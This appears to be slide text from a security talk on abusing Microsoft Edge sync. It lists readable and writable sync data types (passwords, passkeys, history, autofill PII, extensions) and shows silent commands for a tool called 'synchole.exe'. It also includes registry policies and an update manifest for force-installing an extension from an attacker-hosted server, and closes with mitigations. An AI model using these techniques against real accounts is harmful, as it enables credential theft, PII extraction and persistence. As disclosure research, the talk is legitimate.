
**WE'RE TALKING ABOUT THIS!!**



# Read Primitives

- Passwords – 45873
- WebAuthN (PassKeys) – 895275
- History / Sessions (Read Get History) – 963985, 50119
- Autofill / Autofill Profile (PII) – 31729, 63951
- Bookmarks (Common Websites) – 32904
- Extensions / Extension Settings (Software) – 48119, 96159

```
PS C:\EdgeSync> .\synchole.exe sync enum --history -i 1 --silent
```




# Write Primitives

- Extensions / Extension Settings - 48119, 96159
- Preferences - 37702
- Send Tab To Self - 601980
- Bookmarks - 32904

```
Windows PowerShell
PS C:\EdgeSync> .\synchole.exe sync sendtab -i 1 --title "Get back to work!" --url "https://c.tenor.com/Dt0Ugji17gwAAAAAd/tenor.gif" --from-device "your boss" --target-guid "lTko0ErCEsejaoi9K/HLGQ==" --silent
```

DYLAN BRADLEY – LET IT SYNC IN



## Extension Hosted

- SOFTWARE\Policies\Microsoft\Edge\ExtensionInstallAllowlist\1 = REG\_SZ  
lbomoahldcelecmeikapdbljiaeknofpb
- SOFTWARE\Policies\Microsoft\Edge\ExtensionInstallSources\1 = REG\_SZ  
<http://192.168.20.32:8080/>\*
- XML Definition file

```
<?xml version='1.0' encoding='UTF-8'?>
<gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'>
  <app appid='lbomoahldcelecmeikapdbljiaeknofpb'>
    <updatecheck codebase='http://192.168.20.32:8080/sample_extension.crx' version='1.0' />
  </app>
```

```
Terminal
File Edit View Terminal Tabs Help
[ 04-08/14:26 root@Topgun ~/Sample_Extension ]# ./backupserver -addr :80
2026/08/04 14:28:47 HTTP listening on :80  output=backups
█
```

```
Terminal
File Edit View Terminal Tabs Help
[ 04-08/14:29 root@Topgun ~/Sample_Extension ]# cat download_manifest.xml
<?xml version='1.0' encoding='UTF-8'?>
<gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'>
  <app appid='lbomoahldcelecmeikapdbljiaeknofpb'>
    <updatecheck codebase='http://192.168.20.32:8080/sample_extension.crx' versio
  </app>
</gupdate>[ 04-08/14:29 root@Topgun ~/Sample_Extension ]# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```

Extensions

edge://extensions

Extensions

Search installed extensions

Installed extensions

Developer options

From other sources

 **Google Docs Offline** 1.108.1

This extension enhances your offline experience with Google Docs and comes pre-installed on your device.

ID: ghbmnnjooekpmoecnninlnbdlohkhi  
Inspect views: No active views

Details Remove

Explore new extensions

Discover extensions and themes from Edge Add-ons


You can also install extensions from the [Chrome Web Store](#)

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
## Extension from Store

- Requires the extension to be in the edge / chrome store and therefore requires going through Microsoft / googles authentication process.
- Extension ID and Version Id (Publicly available)

```
PS C:\EdgeSync> .\synhole.exe sync extension -e kagpabjoboikccfdghpdlaa  
opmgpgfdc -v 2.70.0.35 -i 1 --silent
```



# Full Attack Chain Example





# Summary of Attacks

- Credential Extraction
- Persistence
- PII Extraction
- Software Enumeration
- Link Coercion

## Mitigations

- Disable Sync / Specific Sync Features if not using them
- Use an alternative password vault / manager
- Whitelist enterprise extensions



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# Thank You

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ctrl:cyber